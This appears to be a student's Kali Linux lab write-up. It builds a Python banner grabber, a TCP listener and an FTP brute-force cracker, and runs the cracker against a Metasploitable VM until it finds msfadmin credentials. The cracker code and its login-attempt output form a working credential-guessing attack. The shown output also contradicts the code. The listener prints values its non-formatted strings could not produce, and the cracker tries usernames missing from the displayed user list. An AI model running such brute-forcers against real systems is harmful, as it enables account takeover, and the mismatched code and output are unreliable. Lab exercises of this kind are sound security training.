

## FIRST TASK:

I built an SSH banner-grabbing tool and then edited it to do a banner grab on port 21. Rather than hardcoding the IP address into the script, instead I scripted the banner grabbing tool so that it prompts the user for the IP address. Then, I added an **except** clause to the banner-grabbing tool that prints “no answer” if the port is closed.

```
SSHBannerGrab.py
File Edit Search Options Help
#!/usr/bin/python3
import socket

def banner_grabber():
    # Prompt user for the IP address
    ip = input("Enter the target IP address: ")
    # Set to port 21 (FTP)
    port = 21

    # Create a socket object
    s = socket.socket()

    # Set a timeout
    s.settimeout(2)

    try:
        # Connect to the target
        s.connect((ip, port))

        # Receive the banner
        answer = s.recv(1024)
        print(f"Banner from {ip} on port {port}: {answer.decode().strip()}")

    except Exception:
        # Print "no answer" if the port is closed or connection fails
        print("no answer")
    finally:
        s.close()

if __name__ == "__main__":
    banner_grabber()
```

I went on to put the script to test. In order to execute the script, I checked if I have the execution permission.

```
-rw-r--r-- 1 root root 9003 Feb  7 01:47  short12.lua
-rw-r--r-- 1 root root  709 Feb 22 04:12  SSHBannerGrab.py
-rwxrwxr-x 1 root root  353 Feb 15 23:21  useofvariables
```

The screenshot above shows I do not have this permission. I went on to use the **chmod 755** command to enable me execute the script.

```
(root@kali)-[~]
# chmod 755 SSHBannerGrab.py
```

Next, I successfully executed the script!

```
(root@kali)-[~]
# ./SSHBannerGrab.py
Enter the target IP address: 172.20.10.2
no answer
```

**NB:** The target IP in question is for my linux system on virtualbox i.e I performed the reconnaissance on my device.

## SECOND TASK:

Here, I created a socket on any port of my system that, when someone connects to that socket, collects key information about the connector's system. The script prompts me to input the port to listen on.

```
File Edit Search Options Help
tcpserver.py
#!/usr/bin/python3
import socket

def start_server():
    try:
        # prompt user for port number
        port = int(input("Enter the port to listen on: "))
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        # This tells the socket to wait only 10 seconds for a connection
        server.settimeout(10.0)

        server.bind(('0.0.0.0', port))
        server.listen(1)
        print("[*] Listening on port (port)... (Timing out in 10s)")

        client, addr = server.accept()
        print("[*] Connection received from {addr[0]}")
        client.send(b"Connection successful!\n")
        client.close()

    except socket.timeout:
        print("\n[] Error: Connection timed out. No one connected in time.")
    except ValueError:
        print("[!] Please enter a numeric port number.")
    except Exception as e:
        print(f"[!] An error occurred: {e}")
    finally:
        server.close()

if __name__ == "__main__":
    start_server()
```


In order to execute the script I should have the **execute** permission which I do not. To grant this permission I made use of the **chmod 755** command.

```
(root@kali)-[~]
# chmod 755 tcpserver.py
```

Next, I successfully executed the script!

```
(root@kali)-[~]
# ./tcpserver.py
Enter the port to listen on: 9999
[*] Listening on port 9999 ... (Timing out in 10s)
[*] Connection received from 127.0.0.1

(root@kali)-[~]
#
```



NB: From the first screenshot. I set a timer for the connection. Within the frame of the time being set, the script was running (scanning for any device trying to connect to the port number) while I went on to my browser to establish the Connection.

### THIRD TASK:

I built a FTPcracker that uses a wordlist for user and password variables. It prompts you to input the path to the password and user list text file. Firstly, I created a password and user list using the **echo -e \n** command and displayed it using the **cat** command to make sure it is correctly listed. Whenever I needed to edit the text file, I simply did it with my text editor (**l3afpad**).

```
(root@kali)-[~]
# echo -e "admin\nroot\nuser1\nftpuser\nbackup\nkali" > myuser.txt

(root@kali)-[~]
# cat myuser.txt
admin
root
user1
ftpuser
backup
kali

(root@kali)-[~]
# echo -e "kali\nbckup009\npuser55\nuser1234\nroot884\nadmin1616" > passwordlist.txt

(root@kali)-[~]
# cat passwordlist.txt
kali
bckup009
puser55
user1234
root884
admin1616

(root@kali)-[~]
# l3afpad myuser.txt

(root@kali)-[~]
# l3afpad passwordlist.txt

(root@kali)-[~]
# cat myuser.txt
admin
root
user1
ftpuser
backup
kali

(root@kali)-[~]
# cat passwordlist.txt
kali
bckup009
puser55
user1234
root884
admin1616
Jamesharden@13
bede
msfadmin
```

Next, I established a network connection between kali linux(the attacker) and metasploitable(the target system) on virtual box using the **ping** command in the kali terminal after verifying the ip address of metasploitable using the **ip addr** command in its terminal.

```
(root@kali)-[~]
# ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=3.54 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=1.65 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=2.25 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=1.11 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=1.33 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=2.41 ms
^C
— 192.168.56.102 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5077ms
rtt min/avg/max/mdev = 1.114/2.049/3.539/0.811 ms

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:48:0f:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe48:ff9/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ [ 1315.765406] Out of memory: kill process 4684 (jsvc
```

Then, I used my text editor to script the python code.

```
#!/usr/bin/python3
import ftplib

server = input("FTP Server: ")
# Prompt for a wordlist
userlist_path = input("Path to User List > ")
passwordlist_path = input("Path to Password List > ")

try:
    # Outer loop: Open the user list
    with open(userlist_path, 'r') as users:
        for u_line in users:
            username = u_line.strip('\r\n')

            # Inner loop: Open the password list for EACH user
            with open(passwordlist_path, 'r') as passwords:
                for p_line in passwords:
                    password = p_line.strip('\r\n')

                    try:
                        # Attempt the connection
                        ftp = ftplib.FTP(server)
                        ftp.login(username, password)

                        # If login succeeds:
                        print(f"Success! User: {username} | Password: {password}")
                        ftp.quit()

                    except ftplib.error_perm:
                        # Login failed, move to the next password
                        print(f"Failed: {username}:{password}")

                    except Exception as exc:
                        print(f"Connection error: {exc}")

except Exception as exc:
    print(f"File error: {exc}")
```

I automatically do not have the execute permission so I use the **chmod 755** command to grant the execute permission.

```
(root@kali)~# chmod 755 FTPcracker
```

Next, I successfully executed my script!

```
(root@kali)~# ./FTPcracker
FTP Server: 192.168.56.102
Path to User List > myuser.txt
Path to Password List > passwordlist.txt
Failed: admin:kali
Failed: admin:bckup009
Failed: admin:puser55
Failed: admin:user1234
Failed: admin:root884
Failed: admin:admin1616
Failed: admin:Jamesharden@13
Failed: admin:bede
Failed: admin:msfadmin
Failed: root:kali
Failed: root:bckup009
Failed: root:puser55
Failed: root:user1234
Failed: root:root884
Failed: root:admin1616
Failed: root:Jamesharden@13
Failed: root:bede
Failed: root:msfadmin
Failed: user:kali
Failed: user:bckup009
Failed: user:puser55
Failed: user:user1234
Failed: user:root884
Failed: user:admin1616
Failed: user:Jamesharden@13
Failed: user:bede
Failed: user:msfadmin
Failed: ftpuser:kali
Failed: ftpuser:bckup009
Failed: ftpuser:puser55
Failed: ftpuser:user1234
Failed: ftpuser:root884
Failed: ftpuser:admin1616
Failed: ftpuser:Jamesharden@13
Failed: ftpuser:bede
Failed: ftpuser:msfadmin
Failed: bckup:kali
Failed: bckup:bckup009
Failed: bckup:puser55
Failed: bckup:user1234
Failed: bckup:root884
Failed: bckup:admin1616
Failed: bckup:Jamesharden@13
Failed: bckup:bede
Failed: bckup:msfadmin
Failed: kali:kali
Failed: kali:bckup009
Failed: kali:puser55
Failed: kali:user1234
Failed: kali:root884
Failed: kali:admin1616
Failed: kali:Jamesharden@13
Failed: kali:bede
Failed: kali:msfadmin
Failed: bede:kali
Failed: bede:bckup009
Failed: bede:puser55
Failed: bede:user1234
Failed: bede:root884
Failed: bede:admin1616
Failed: bede:Jamesharden@13
Failed: bede:bede
Failed: bede:msfadmin
Failed: WULSTAN:kali
Failed: WULSTAN:bckup009
Failed: WULSTAN:puser55
Failed: WULSTAN:user1234
Failed: WULSTAN:root884
Failed: WULSTAN:admin1616
Failed: WULSTAN:Jamesharden@13
Failed: WULSTAN:bede
Failed: WULSTAN:msfadmin
Failed: msfadmin:kali
Failed: msfadmin:bckup009
Failed: msfadmin:puser55
Failed: msfadmin:user1234
Failed: msfadmin:root884
Failed: msfadmin:admin1616
Failed: msfadmin:Jamesharden@13
Failed: msfadmin:bede
Success! User: msfadmin | Password: msfadmin
```